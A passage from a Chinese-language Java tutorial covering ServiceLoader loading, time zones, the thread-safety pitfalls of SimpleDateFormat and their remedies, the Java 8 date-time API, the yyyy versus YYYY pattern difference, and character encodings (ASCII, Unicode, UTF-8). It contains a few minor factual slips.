    private final AccessControlContext acc;

    // 缓存 providers，按实例化的顺序排列
    private LinkedHashMap<String,S> providers = new LinkedHashMap<>();

    // 懒查找迭代器
    private LazyIterator lookupIterator;

    ......
    }
```

参考具体源码，梳理了一下，实现的流程如下：

应用程序调用 ServiceLoader.load 方法

ServiceLoader.load 方法内先创建一个新的 ServiceLoader，并实例化该类中的成员变量，包括：

loader(ClassLoader 类型，类加载器)
acc(AccessControlContext 类型，访问控制器)
providers(LinkedHashMap 类型，用于缓存加载成功的类)
lookupIterator(实现迭代器功能)

应用程序通过迭代器接口获取对象实例

ServiceLoader 先判断成员变量 providers 对象中(LinkedHashMap 类型)是否有缓存实例对象，如果有缓存，直接返回。 如果没有缓存，执行类的装载：

读取 META-INF/services/下的配置文件，获得所有能被实例化的类的名称；
通过反射方法 Class.forName()加载类对象，并用 instance()方法将类实例化；
把实例化后的类缓存到 providers 对象中(LinkedHashMap 类型）；
然后返回实例对象。

时间处理

时区

时区是地球上的区域使用同一个时间定义。以前，人们通过观察太阳的位置（时角）决定时间，这就使得不同经度的地方的时间有所不同（地方时）。1863 年，首次使用时区的概念。时区通过设立一个区域的标准时间部分地解决了这个问题。

世界各个国家位于地球不同位置上，因此不同国家，特别是东西跨度大的国家日出、日落时间必定有所偏差。这些偏差就是所谓的时差。

为了照顾到各地区的使用方便，又使其他地方的人容易将本地的时间换算到别的地方时间上去。有关国际会议决定将地球表面按经线从东到西，划成一个个区域，并且规定相邻区域的时间相差 1 小时。在同一区域内的东端和西端的人看到太阳升起的时间最多相差不过 1 小时。当人们跨过一个区域，就将自己的时钟校正 1 小时（向西减 1 小时，向东加 1 小时），跨过几个区域就加或减几小时。这样使用起来就很方便。现今全球共分为 24 个时区。由于实用上常常 1 个国家，或 1 个省份同时跨着 2 个或更多时区，为了照顾到行政上的方便，常将 1 个国家或 1 个省份划在一起。所以时区并不严格按南北直线来划分，而是按自然条件来划分。例如，中国幅员宽广，差不多跨 5 个时区，但为了使用方便简单，实际上在只用东八时区的标准时即北京时间为准。

北京时间比洛杉矶时间早 15 或者 16 个小时。具体和时令有关。 北京时间比纽约时间早 12 或者 13 个小时。具体和时令有关。

冬令时和夏令时

夏令时、冬令时的出现，是为了充分利用夏天的日照，所以时钟要往前拨快一小时，冬天再把表往回拨一小时。其中夏令时从 3 月第二个周日持续到 11 月第一个周日。

冬令时：　北京和洛杉矶时差：16　北京和纽约时差：13

夏令时：　北京和洛杉矶时差：15　北京和纽约时差：12

时间戳

时间戳（timestamp），一个能表示一份数据在某个特定时间之前已经存在的、 完整的、 可验证的数据,通常是一个字符序列，唯一地标识某一刻的时间。

时间戳是指格林威治时间 1970 年 01 月 01 日 00 时 00 分 00 秒(北京时间 1970 年 01 月 01 日 08 时 00 分 00 秒)起至现在的总秒数。通俗的讲， 时间戳是一份能够表示一份数据在一个特定时间点已经存在的完整的可验证的数据。

格林威治时间

格林尼治平时（英语：Greenwich Mean Time，GMT）是指位于英国伦敦郊区的皇家格林尼治天文台当地的平太阳时，因为本初子午线被定义为通过那里的经线。

自 1924 年 2 月 5 日开始，格林尼治天文台负责每隔一小时向全世界发放调时信息。

格林尼治平时的正午是指当平太阳横穿格林尼治子午线时(也就是在格林尼治上空最高点时）的时间。由于地球每天的自转是有些不规则的，而且正在缓慢减速，因此格林尼治平时基于天文观测本身的缺陷，已经被原子钟报时的协调世界时（UTC）所取代。

一般使用 GMT+8 表示中国的时间，是因为中国位于东八区，时间上比格林威治时间快 8 个小时。

CET,UTC,GMT,CST 几种常见时间的含义和关系

CET

欧洲中部时间（英語：Central European Time，CET）是比世界标准时间（UTC）早一个小时的时区名称之一。它被大部分欧洲国家和部分北非国家采用。冬季时间为 UTC +1，夏季欧洲夏令时为 UTC+2。

UTC

协调世界时，又称世界标准时间或世界协调时间，简称 UTC，从英文“Coordinated Universal Time”／法文“Temps Universel Cordonné”而来。台湾采用 CNS 7648 的《资料元及交换格式－资讯交换－日期及时间的表示法》（与 ISO 8601 类似）称之为世界统一时间。中国大陆采用 ISO 8601-1988 的国标《数据元和交换格式信息交换日期和时间表示法》（GB/T 7408）中称之为国际协调时间。协调世界时是以原子时秒长为基础，在时刻上尽量接近于世界时的一种时间计量系统。

GMT

格林尼治标准时间（旧译格林尼治平均时间或格林威治标准时间；英语：Greenwich Mean Time，GMT）是指位于英国伦敦郊区的皇家格林尼治天文台的标准时间，因为本初子午线被定义在通过那里的经线。

CST

北京时间，China Standard Time，又名中国标准时间，是中国的标准时间。在时区划分上，属东八区，比协调世界时早 8 小时，记为 UTC+8，与中华民国国家标准时间（旧称“中原标准时间”）、香港时间和澳门时间和相同。當格林威治時間為凌晨 0:00 時，中國標準時間剛好為上午 8:00。

关系

CET=UTC/GMT + 1 小时 CST=UTC/GMT +8 小时 CST=CET+9

SimpleDateFormat 的线程安全性问题

在日常开发中，我们经常会用到时间，我们有很多办法在 Java 代码中获取时间。但是不同的方法获取到的时间的格式都不尽相同，这时候就需要一种格式化工具，把时间显示成我们需要的格式。

最常用的方法就是使用 SimpleDateFormat 类。这是一个看上去功能比较简单的类，但是，一旦使用不当也有可能导致很大的问题。

在 Java 开发手册中，有如下明确规定：

5. 【强制】SimpleDateFormat 是线程不安全的类，一般不要定义为 static 变量，如果定义为 static，必须加锁，或者使用 DateUtils 工具类。

那么，本文就围绕 SimpleDateFormat 的用法、原理等来深入分析下如何以正确的姿势使用它。

SimpleDateFormat 用法

SimpleDateFormat 是 Java 提供的一个格式化和解析日期的工具类。它允许进行格式化（日期 -> 文本）、解析（文本 -> 日期）和规范化。SimpleDateFormat 使得可以选择任何用户定义的日期-时间格式的模式。

在 Java 中，可以使用 SimpleDateFormat 的 format 方法，将一个 Date 类型转化成 String 类型，并且可以指定输出格式。

```
//Date 转 String
Date data = new Date();
SimpleDateFormat sdf = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
String dataStr = sdf.format(data);
System.out.println(dataStr);
```

以上代码，转换的结果是：2018-11-25 13 00，日期和时间格式由"日期和时间模式"字符串指定。如果你想要转换成其他格式，只要指定不同的时间模式就行了。

在 Java 中，可以使用 SimpleDateFormat 的 parse 方法，将一个 String 类型转化成 Date 类型。

```
// String 转 Data
System.out.println(sdf.parse(dataStr));
```

日期和时间模式表达方法

在使用 SimpleDateFormat 的时候，需要通过字母来描述时间元素，并组装成想要的日期和时间模式。常用的时间元素和字母的对应表如下：

字母	日期或时间元素	表示	示例
G	Era 标志符	Text	AD
y	年	Year	1996; 96
M	年中的月份	Month	July; Jul; 07
w	年中的周数	Number	27
W	月份中的周数	Number	2
D	年中的天数	Number	189
d	月份中的天数	Number	10
F	月份中的星期	Number	2
E	星期中的天数	Text	Tuesday; Tue
a	Am/pm 标记	Text	PM
H	一天中的小时数（0–23）	Number	0
k	一天中的小时数（1–24）	Number	24
K	am/pm 中的小时数（0–11）	Number	0
h	am/pm 中的小时数（1–12）	Number	12
m	小时中的分钟数	Number	30
s	分钟中的秒数	Number	55
S	毫秒数	Number	978
z	时区	General time zone	Pacific Standard Time; PST; GMT-08:00
Z	时区	RFC 822 time zone	-0800

模式字母通常是重复的，其数量确定其精确表示。如下表是常用的输出格式的表示方法。

日期和时间模式	结果
"yyyy.MM.dd G 'at' HH:mm:ss z"	2001.07.04 AD at 12:08:56 PDT
"EEE, MMM d, ''yy"	Wed, Jul 4, '01
"h:mm a"	12:08 PM
"hh 'o''clock' a, zzzz"	12 o'clock PM, Pacific Daylight Time
"K:mm a, z"	0:08 PM, PDT
"yyyyy.MMMMM.dd GGG hh:mm aaa"	02001.July.04 AD 12:08 PM
"EEE, d MMM yyyy HH:mm:ss Z"	Wed, 4 Jul 2001 12:08:56 -0700
"yyMMddHHmmssZ"	010704120856-0700
"yyyy-MM-dd'T'HH:mm:ss.SSSZ"	2001-07-04T12:08:56.235-0700

输出不同时区的时间

时区是地球上的区域使用同一个时间定义。以前，人们通过观察太阳的位置（时角）决定时间，这就使得不同经度的地方的时间有所不同（地方时）。1863 年，首次使用时区的概念。时区通过设立一个区域的标准时间部分地解决了这个问题。

世界各个国家位于地球不同位置上，因此不同国家，特别是东西跨度大的国家日出、日落时间必定有所偏差。这些偏差就是所谓的时差。

现今全球共分为 24 个时区。由于实用上常常 1 个国家，或 1 个省份同时跨着 2 个或更多时区，为了照顾到行政上的方便，常将 1 个国家或 1 个省份划在一起。所以时区并不严格按南北直线来划分，而是按自然条件来划分。例如，中国幅员宽广，差不多跨 5 个时区，但为了使用方便简单，实际上在只用东八时区的标准时即北京时间为准。

由于不同的时区的时间是不一样的，甚至同一个国家的不同城市时间都可能不一样，所以，在 Java 中想要获取时间的时候，要重点关注一下时区问题。

默认情况下，如果不指明，在创建日期的时候，会使用当前计算机所在的时区作为默认时区，这也是为什么我们通过只要使用 `new Date()`就可以获取中国的当前时间的原因。

那么，如何在 Java 代码中获取不同时区的时间呢？SimpleDateFormat 可以实现这个功能。

```
SimpleDateFormat sdf = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
sdf.setTimeZone(TimeZone.getTimeZone("America/Los_Angeles"));
System.out.println(sdf.format(Calendar.getInstance().getTime()));
```

以上代码，转换的结果是： 2018-11-24 21 00 。既中国的时间是 11 月 25 日的 13 点，而美国洛杉矶时间比中国北京时间慢了 16 个小时（这还和冬夏令时有关系，就不详细展开了）。

如果你感兴趣，你还可以尝试打印一下美国纽约时间（America/New_York）。

纽约时间是 2018-11-25 00 00。纽约时间比中国北京时间早了 13 个小时。

当然，这不是显示其他时区的唯一方法，不过本文主要为了介绍 SimpleDateFormat，其他方法暂不介绍了。

SimpleDateFormat 线程安全性

由于 SimpleDateFormat 比较常用，而且在一般情况下，一个应用中的时间显示模式都是一样的，所以很多人愿意使用如下方式定义 SimpleDateFormat：

```
public class Main {

   private static SimpleDateFormat simpleDateFormat = new SimpleDateFormat("
yyyy-MM-dd HH:mm:ss");

   public static void main(String[] args) {
       simpleDateFormat.setTimeZone(TimeZone.getTimeZone("America/New_York
"));
       System.out.println(simpleDateFormat.format(Calendar.getInstance().get
Time()));
   }
   }
```

这种定义方式，存在很大的安全隐患。

问题重现

我们来看一段代码，以下代码使用线程池来执行时间输出。

```
/** * @author Hollis */
  public class Main {

   /**
    * 定义一个全局的 SimpleDateFormat
    */
   private static SimpleDateFormat simpleDateFormat = new SimpleDateFormat("
yyyy-MM-dd HH:mm:ss");

   /**
    * 使用 ThreadFactoryBuilder 定义一个线程池
    */
   private static ThreadFactory namedThreadFactory = new ThreadFactoryBuilde
r()
       .setNameFormat("demo-pool-%d").build();

   private static ExecutorService pool = new ThreadPoolExecutor(5, 200,
       0L, TimeUnit.MILLISECONDS,
       new LinkedBlockingQueue<Runnable>(1024), namedThreadFactory, new Threa
dPoolExecutor.AbortPolicy());

   /**
    * 定义一个 CountDownLatch，保证所有子线程执行完之后主线程再执行
    */
   private static CountDownLatch countDownLatch = new CountDownLatch(100);

   public static void main(String[] args) {
       //定义一个线程安全的 HashSet
       Set<String> dates = Collections.synchronizedSet(new HashSet<String>
```

```
());
        for (int i = 0; i < 100; i++) {
            //获取当前时间
            Calendar calendar = Calendar.getInstance();
            int finalI = i;
            pool.execute(() -> {
                    //时间增加
                    calendar.add(Calendar.DATE, finalI);
                    //通过 simpleDateFormat 把时间转换成字符串
                    String dateString = simpleDateFormat.format(calendar.getTime
());
                    //把字符串放入 Set 中
                    dates.add(dateString);
                    //countDown
                    countDownLatch.countDown();
            });
        }
        //阻塞，直到 countDown 数量为 0
        countDownLatch.await();
        //输出去重后的时间个数
        System.out.println(dates.size());
    }
    }
```

以上代码，其实比较简单，很容易理解。就是循环一百次，每次循环的时候都在当前时间基础上增加一个天数（这个天数随着循环次数而变化），然后把所有日期放入一个线程安全的、带有去重功能的 Set 中，然后输出 Set 中元素个数。

上面的例子我特意写的稍微复杂了一些，不过我几乎都加了注释。这里面涉及到了线程池的创建、CountDownLatch、lambda 表达式、线程安全的 HashSet 等知识。感兴趣的朋友可以逐一了解一下。

正常情况下，以上代码输出结果应该是 100。但是实际执行结果是一个小于 100 的数字。

原因就是因为 SimpleDateFormat 作为一个非线程安全的类，被当做了共享变量在多个线程中进行使用，这就出现了线程安全问题。

在 Java 开发手册的第一章第六节——并发处理中关于这一点也有明确说明：

5. 【强制】SimpleDateFormat 是线程不安全的类，一般不要定义为 static 变量，如果定义为 static，必须加锁，或者使用 DateUtils 工具类。

正例：注意线程安全，使用 DateUtils。亦推荐如下处理：

```
private static final ThreadLocal<DateFormat> df = new ThreadLocal<DateFormat>() {
    @Override
    protected DateFormat initialValue() {
        return new SimpleDateFormat("yyyy-MM-dd");
    }
};
```

那么，接下来我们就来看下到底是为什么，以及该如何解决。

线程不安全原因

通过以上代码，我们发现了在并发场景中使用SimpleDateFormat会有线程安全问题。其实，JDK 文档中已经明确表明了 SimpleDateFormat 不应该用在多线程场景中：

Date formats are not synchronized. It is recommended to create separate format instances for each thread. If multiple threads access a for mat concurrently, it must be synchronized externally.

那么接下来分析下为什么会出现这种问题，SimpleDateFormat 底层到底是怎么实现的?

我们跟一下 SimpleDateFormat 类中 format 方法的实现其实就能发现端倪。

```
@Override
public StringBuffer format( @NotNull Date date,  @NotNull StringBuffer toAppendTo,
                            @NotNull FieldPosition pos)
{
    pos.beginIndex = pos.endIndex = 0;
    return format(date, toAppendTo, pos.getFieldDelegate());
}

// Called from Format after creating a FieldDelegate
private StringBuffer format(Date date, StringBuffer toAppendTo,
                            FieldDelegate delegate) {
    // Convert input date to time field list
    calendar.setTime(date);

    boolean useDateFormatSymbols = useDateFormatSymbols();

    for (int i = 0; i < compiledPattern.length; ) {
        int tag = compiledPattern[i] >>> 8;
        int count = compiledPattern[i++] & 0xff;
        if (count == 255) {
            count = compiledPattern[i++] << 16;
            count |= compiledPattern[i++];
        }

        switch (tag) {
        case TAG_QUOTE_ASCII_CHAR:
            toAppendTo.append((char)count);
            break;

        case TAG_QUOTE_CHARS:
            toAppendTo.append(compiledPattern, i, count);
            i += count;
            break;

        default:
            subFormat(tag, count, delegate, toAppendTo, useDateFormatSymbols);
            break;
        }
    }
    return toAppendTo;
}
```

SimpleDateFormat 中的 format 方法在执行过程中，会使用一个成员变量 calendar 来保存时间。这其实就是问题的关键。

由于我们在声明 SimpleDateFormat 的时候，使用的是 static 定义的。那么这个 SimpleDateFormat 就是一个共享变量，随之，SimpleDateFormat 中的 calendar 也就可以被多个线程访问到。

假设线程 1 刚刚执行完 calendar.setTime 把时间设置成 2018-11-11，还没等执行完，线程 2 又执行了 calendar.setTime 把时间改成了 2018-12-12。这时候线程 1 继续往下执行，拿到的 calendar.getTime 得到的时间就是线程 2 改过之后的。

除了 format 方法以外，SimpleDateFormat 的 parse 方法也有同样的问题。

所以，不要把 SimpleDateFormat 作为一个共享变量使用。

如何解决

前面介绍过了 SimpleDateFormat 存在的问题以及问题存在的原因，那么有什么办法解决这种问题呢?

解决方法有很多，这里介绍三个比较常用的方法。

使用局部变量

```
for (int i = 0; i < 100; i++) {
    //获取当前时间
    Calendar calendar = Calendar.getInstance();
    int finalI = i;
    pool.execute(() -> {
        // SimpleDateFormat 声明成局部变量
    SimpleDateFormat simpleDateFormat = new SimpleDateFormat("yyyy-MM-dd HH:m
m:ss");
        //时间增加
        calendar.add(Calendar.DATE, finalI);
        //通过 simpleDateFormat 把时间转换成字符串
        String dateString = simpleDateFormat.format(calendar.getTime());
        //把字符串放入 Set 中
        dates.add(dateString);
        //countDown
        countDownLatch.countDown();
    });
    }
```

SimpleDateFormat 变成了局部变量，就不会被多个线程同时访问到了，就避免了线程安全问题。

加同步锁

除了改成局部变量以外，还有一种方法大家可能比较熟悉的，就是对于共享变量进行加锁。

```
for (int i = 0; i < 100; i++) {
    //获取当前时间
    Calendar calendar = Calendar.getInstance();
    int finalI = i;
    pool.execute(() -> {
        //加锁
        synchronized (simpleDateFormat) {
            //时间增加
            calendar.add(Calendar.DATE, finalI);
            //通过 simpleDateFormat 把时间转换成字符串
            String dateString = simpleDateFormat.format(calendar.getTime());
            //把字符串放入 Set 中
            dates.add(dateString);
            //countDown
            countDownLatch.countDown();
        }
    });
    }
```

通过加锁，使多个线程排队顺序执行。避免了并发导致的线程安全问题。

其实以上代码还有可以改进的地方，就是可以把锁的粒度再设置的小一点，可以只对 simpleDateFormat.format 这一行加锁，这样效率更高一些。

使用 ThreadLocal

第三种方式，就是使用 ThreadLocal。ThreadLocal 可以确保每个线程都可以得到单独的一个 SimpleDateFormat 的对象，那么自然也就不存在竞争问题了。

```
/**
 * 使用 ThreadLocal 定义一个全局的 SimpleDateFormat
 */
private static ThreadLocal<SimpleDateFormat> simpleDateFormatThreadLocal = ne
w ThreadLocal<SimpleDateFormat>() {
```

```
    @Override
    protected SimpleDateFormat initialValue() {
        return new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
    }
};

//用法
String dateString = simpleDateFormatThreadLocal.get().format(calendar.getTim
e());
```

用 ThreadLocal 来实现其实是有点类似于缓存的思路，每个线程都有一个独享的对象，避免了频繁创建对象，也避免了多线程的竞争。

当然，以上代码也有改进空间，就是，其实 SimpleDateFormat 的创建过程可以改为延迟加载。这里就不详细介绍了。

使用 DateTimeFormatter

如果是 Java8 应用，可以使用 DateTimeFormatter 代替 SimpleDateFormat，这是一个线程安全的格式化工具类。就像官方文档中说的，这个类 simple beautiful strong immutable thread-safe。

```
//解析日期
String dateStr= "2016年10月25日";
DateTimeFormatter formatter = DateTimeFormatter.ofPattern("yyyy年MM月dd日");
LocalDate date= LocalDate.parse(dateStr, formatter);

//日期转换为字符串
LocalDateTime now = LocalDateTime.now();
DateTimeFormatter format = DateTimeFormatter.ofPattern("yyyy年MM月dd日 hh:mm
 a");
String nowStr = now .format(format);
System.out.println(nowStr);
```

总结

本文介绍了 SimpleDateFormat 的用法，SimpleDateFormat 主要可以在 String 和 Date 之间做转换，还可以将时间转换成不同时区输出。同时提到在并发场景中 SimpleDateFormat 是不能保证线程安全的，需要开发者自己来保证其安全性。

主要的几个手段有改为局部变量、使用 synchronized 加锁、使用 Threadlocal 为每一个线程单独创建一个等。

希望通过此文，你可以在使用 SimpleDateFormat 的时候更加得心应手。

Java 8 中的时间处理

Java 8 通过发布新的 Date-Time API (JSR 310)来进一步加强对日期与时间的处理。

在旧版的 Java 中，日期时间 API 存在诸多问题，其中有：

- 非线程安全 - java.util.Date 是非线程安全的，所有的日期类都是可变的，这是 Java 日期类最大的问题之一。
- 设计很差 - Java 的日期/时间类的定义并不一致，在 java.util 和 java.sql 的包中都有日期类，此外用于格式化和解析的类在 java.text 包中定义。java.util.Date 同时包含日期和时间，而 java.sql.Date 仅包含日期，将其纳入 java.sql 包并不合理。另外这两个类都有相同的名字，这本身就是一个非常糟糕的设计。
- 时区处理麻烦 - 日期类并不提供国际化，没有时区支持，因此 Java 引入了 java.util.Calendar 和 java.util.TimeZone 类，但他们同样存在上述所有的问题。

在 Java8 中， 新的时间及日期 API 位于 java.time 包中， 该包中有哪些重要的类。分别代表了什么?

Instant： 时间戳
Duration： 持续时间， 时间差
LocalDate： 只包含日期， 比如： 2016-10-20
LocalTime： 只包含日期， 比如： 23 10
LocalDateTime： 只包含日期， 比如： 2016-10-20 23 21
Period： 时间段
ZoneOffset： 时区偏移量， 比如： +8:00
ZonedDateTime： 带时区的时间
Clock： 时钟， 比如获取目前美国纽约的时间

新的 java.time 包涵盖了所有处理日期，时间，日期/时间，时区，时刻（instants），过程（during）与时钟（clock）的操作。

LocalTime 和 LocalDate 的区别?

LocalDate 表示日期，年月日， LocalTime 表示时间，时分秒。

获取当前时间

在 Java8 中，使用如下方式获取当前时间：

```
LocalDate today = LocalDate.now();
int year = today.getYear();
int month = today.getMonthValue();
int day = today.getDayOfMonth();
System.out.printf("Year : %d Month : %d day : %d t %n", year,month, day);
```

创建指定日期的时间

```
LocalDate date = LocalDate.of(2018, 01, 01);
```

检查闰年

直接使用LocalDate 的 isLeapYear 即可判断是否闰年：

```
LocalDate nowDate = LocalDate.now();
//判断闰年
boolean leapYear = nowDate.isLeapYear();
```

计算两个日期之间的天数和月数

在 Java 8 中可以用java.time.Period 类来做计算。

```
Period period = Period.between(LocalDate.of(2018, 1, 5),LocalDate.of(2018,
2, 5));
```

如何在东八区的计算机上获取美国时间

了解 Java8 的朋友可能都知道，Java8 提供了一套新的时间处理 API，这套 API 比以前的时间处理 API 要友好的多。

Java8 中加入了对时区的支持，带时区的时间为分别为：ZonedDate、ZonedTime、ZonedDateTime。

其中每个时区都对应着 ID，地区 ID 都为 “{区域}/{城市}”的格式，如 Asia/Shanghai、America/Los_Angeles 等。

在 Java8 中，直接使用以下代码即可输出美国洛杉矶的时间：

```
LocalDateTime now = LocalDateTime.now(ZoneId.of("America/Los_Angeles"));
System.out.println(now);
```

为什么以下代码无法获得美国时间呢?

```
System.out.println(Calendar.getInstance(TimeZone.getTimeZone("America/Los_
Angeles")).getTime());
```

当我们使用 System.out.println 来输出一个时间的时候，他会调用 Date 类的 toString 方法，而该方法会读取操作系统的默认时区来进行时间的转换。

```
public String toString() {
    // "EEE MMM dd HH:mm:ss zzz yyyy";
    BaseCalendar.Date date = normalize();
    ...
}

private final BaseCalendar.Date normalize() {
    ...
    TimeZone tz = TimeZone.getDefaultRef();
    if (tz != cdate.getZone()) {
        cdate.setZone(tz);
        CalendarSystem cal = getCalendarSystem(cdate);
        cal.getCalendarDate(fastTime, cdate);
    }
    return cdate;
}

static TimeZone getDefaultRef() {
    TimeZone defaultZone = defaultTimeZone;
    if (defaultZone == null) {
        // Need to initialize the default time zone.
        defaultZone = setDefaultZone();
        assert defaultZone != null;
    }
    // Don't clone here.
    return defaultZone;
    }
```

主要代码如上。也就是说如果我们想要通过 System.out.println 输出一个 Date 类的时候，输出美国洛杉矶时间的话，就需要想办法把 defaultTimeZone 改为 America/Los_Angeles。

但是，通过阅读 Calendar 的源码，我们可以发现，getInstance 方法虽然有一个参数可以传入时区，但是并没有将默认时区设置成传入的时区。

而在 Calendar.getInstance.getTime 后得到的时间只是一个时间戳，其中未保留任何和时区有关的信息，所以，在输出时，还是显示的是当前系统默认时区的时间。

yyyy 和 YYYY 有什么区别?

在使用 SimpleDateFormat 的时候，需要通过字母来描述时间元素，并组装成想要的日期和时间模式。常用的时间元素和字母的对应表(JDK 1.8)如下：

Letter	Date or Time Component	Presentation	Examples
G	Era designator	Text	AD
y	Year	Year	1996; 96
Y	Week year	Year	2009; 09
M	Month in year (context sensitive)	Month	July; Jul; 07
L	Month in year (standalone form)	Month	July; Jul; 07
w	Week in year	Number	27
W	Week in month	Number	2
D	Day in year	Number	189
d	Day in month	Number	10
F	Day of week in month	Number	2
E	Day name in week	Text	Tuesday; Tue
u	Day number of week (1 = Monday, ..., 7 = Sunday)	Number	1
a	Am/pm marker	Text	PM
H	Hour in day (0-23)	Number	0
k	Hour in day (1-24)	Number	24
K	Hour in am/pm (0-11)	Number	0
h	Hour in am/pm (1-12)	Number	12
m	Minute in hour	Number	30
s	Second in minute	Number	55
S	Millisecond	Number	978
z	Time zone	General time zone	Pacific Standard Time; PST; GMT-08:00
Z	Time zone	RFC 822 time zone	-0800
X	Time zone	ISO 8601 time zone	-08; -0800; -08:00

可以看到，*y 表示 Year ,而 Y 表示 Week Year*

什么是 Week Year

我们知道，不同的国家对于一周的开始和结束的定义是不同的。如在中国，我们把星期一作为一周的第一天，而在美国，他们把星期日作为一周的第一天。

同样，如何定义哪一周是一年当中的第一周？这也是一个问题，有很多种方式。

比如下图是 2019 年 12 月-2020 年 1 月的一份日历。

到底哪一周才算 2020 年的第一周呢？不同的地区和国家，甚至不同的人，都有不同的理解。

- 1、1 月 1 日是周三，到下周三（1 月 8 日），这 7 天算作这一年的第一周。
- 2、因为周日（周一）才是一周的第一天，所以，要从 2020 年的第一个周日（周一）开始往后推 7 天才算这一年的第一周。
- 3、因为 12.29、12.30、12.31 是 2019 年，而 1.1、1.2、1.3 才是 2020 年，而 1.4 周日是下一周的开始，所以，第一周应该只有 1.1、1.2、1.3 这三天。

ISO 8601

因为不同人对于日期和时间的表示方法有不同的理解，于是，大家就共同制定了了一个国际规范：ISO 8601 。

国际标准化组织的国际标准 ISO 8601 是日期和时间的表示方法，全称为《数据存储和交换形式 · 信息交换 · 日期和时间的表示方法》。

在 ISO 8601 中。对于一年的第一个日历星期有以下四种等效说法：

- 1，本年度第一个星期四所在的星期；
- 2，1 月 4 日所在的星期；
- 3，本年度第一个至少有 4 天在同一星期内的星期；
- 4，星期一在去年 12 月 29 日至今年 1 月 4 日以内的星期；

根据这个标准，我们可以推算出：

2020 年第一周：2019.12.29-2020.1.4。

所以，根据 ISO 8601 标准，2019 年 12 月 29 日、2019 年 12 月 30 日、2019 年 12 月 31 日这两天，其实不属于 2019 年的最后一周，而是属于 2020 年的第一周。

JDK 针对 ISO 8601 提供的支持。

根据 ISO 8601 中关于日历星期和日表示法的定义，2019.12.29-2020.1.4 是 2020 年的第一周。

我们希望输入一个日期，然后程序告诉我们，根据 ISO 8601 中关于日历日期的定义，这个日期到底属于哪一年。

比如我输入 2019-12-20，他告诉我是 2019；而我输入 2019-12-30 的时候，他告诉我是 2020。

为了提供这样的数据，Java 7 引入了「YYYY」作为一个新的日期模式来作为标识。使用「YYYY」作为标识，。再通过 SimpleDateFormat 就可以得到一个日期所属的周属于哪一年了。

所以，当我们要表示日期的时候，一定要使用 yyyy-MM-dd 而不是 YYYY-MM-dd ，这两者的返回结果大多数情况下都一样，但是极端情况就会有问题了。

编码方式

什么是 ASCII?

ASCII（ American Standard Code for InformationInterchange，美国信息交换标准代码）是基于拉丁字母的一套电脑编码系统，主要用于显示现代英语和其他西欧语言。

它是现今最通用的单字节编码系统，并等同于国际标准 ISO/IEC646。

标准 ASCII 码也叫基础 ASCII 码，使用7 位二进制数（ 剩下的 1 位二进制为 0）来表示所有的大写和小写字母， 数字 0 到 9、 标点符号，以及在美式英语中使用的特殊控制字符。

其中：

0～31 及 127(共 33 个)是控制字符或通信专用字符（ 其余为可显示字符）， 如控制符： LF（ 换行）、 CR（ 回车）、 FF（ 换页）、 DEL（ 删除）、 BS（ 退格)、 BEL（ 响铃）等； 通信专用字符： SOH（ 文头）、 EOT（ 文尾）、 ACK（ 确认）等；

ASCII 值为 8、 9、 10 和 13 分别转换为退格、 制表、 换行和回车字符。 它们并没有特定的图形显示， 但会依不同的应用程序，而对文本显示有不同的影响:

32～126(共 95 个)是字符(32 是空格）， 其中 48～57 为 0 到 9十个阿拉伯数字。

65～90 为 26 个大写英文字母， 97～122 号为 26 个小写英文字母， 其余为一些标点符号、 运算符号等。

什么是 Unicode?

ASCII 码，只有 256 个字符，美国人倒是没啥问题了，他们用到的字符几乎都包括了，但是世界上不只有美国程序员啊，所以需要一种更加全面的字符集。

Unicode（中文：万国码、国际码、统一码、单一码）是计算机科学领域里的一项业界标准。它对世界上大部分的文字系统进行了整理、编码，使得计算机可以用更为简单的方式来呈现和处理文字。

Unicode 伴随着通用字符集的标准而发展，同时也以书本的形式对外发表。Unicode 至今仍在不断增修，每个新版本都加入更多新的字符。目前最新的版本为 2018 年 6 月 5 日公布的 11.0.0，已经收录超过 13 万个字符（第十万个字符在 2005 年获采纳）。Unicode 涵盖的数据除了视觉上的字形、编码方法、标准的字符编码外，还包含了字符特性，如大小写字母。

Unicode 发展由非营利机构统一码联盟负责，该机构致力于让 Unicode 方案取代既有的字符编码方案。因为既有的方案往往空间非常有限，亦不适用于多语环境。

Unicode 备受认可，并广泛地应用于计算机软件的国际化与本地化过程。有很多新科技，如可扩展置标语言（Extensible Markup Language，简称：XML）、Java 编程语言以及现代的操作系统，都采用 Unicode 编码。

Unicode 可以表示中文。

有了 Unicode 为啥还需要 UTF-8?

广义的 Unicode 是一个标准，定义了一个字符集以及一系列的编码规则，即 Unicode 字符集和 UTF-8、UTF-16、UTF-32 等等编码规则。

Unicode 是字符集。UTF-8 是编码规则。

unicode 虽然统一了全世界字符的二进制编码，但没有规定如何存储。

如果 Unicode 统一规定，每个符号就要用三个或四个字节表示，因为字符太多，只能用这么多字节才能表示完全。

一旦这么规定，那么每个英文字母前都必然有二到三个字节是 0，因为所有英文字母在 ASCII 中都有，都可以用一个字节表示，剩余字节位置就要补充 0。

如果这样，文本文件的大小会因此大出二三倍，这对于存储来说是极大的浪费。这样导致一个后果：出现了 Unicode 的多种存储方式。

UTF-8 就是 Unicode 的一个使用方式，通过他的英文名 Unicode Tranformation Format 就可以知道。

UTF-8 使用可变长度字节来储存 Unicode 字符，例如 ASCII 字母继续使用 1 字节储存，重音文字、希腊字母或西里尔字母等使用 2 字节来储存，而常用的汉字就要使用 3 字节。辅助平面字符则使用 4 字节。

一般情况下，同一个地区只会出现一种文字类型，比如中文地区一般很少出现韩文，日文等。所以使用这种编码方式可以大大节省空间。比如纯英文网站就要比纯中文网站占用的存储小一些。

UTF8、UTF16、UTF32 的区别

Unicode 是容纳世界所有文字符号的国际标准编码，使用四个字节为每个字符编码。

UTF 是英文 Unicode Transformation Format 的缩写，意为把 Unicode 字符转换为某种格式。UTF 系列编码方案（UTF-8、UTF-16、UTF-32）均是由 Unicode 编码方案衍变而来，以适应不同的数据存储或传递，它们都可以完全表示 Unicode 标准中的所有字符。目前，这些衍变方案中 UTF-8 被广泛使用，而 UTF-16 和 UTF-32 则很少被使用。

UTF-8 使用一至四个字节为每个字符编码，其中大部分汉字采用三个字节编码，少量不常用汉字采用四个字节编码。因为 UTF-8 是可变长度的编码方式，相对于 Unicode 编码可以减少存储占用的空间，所以被广泛使用。

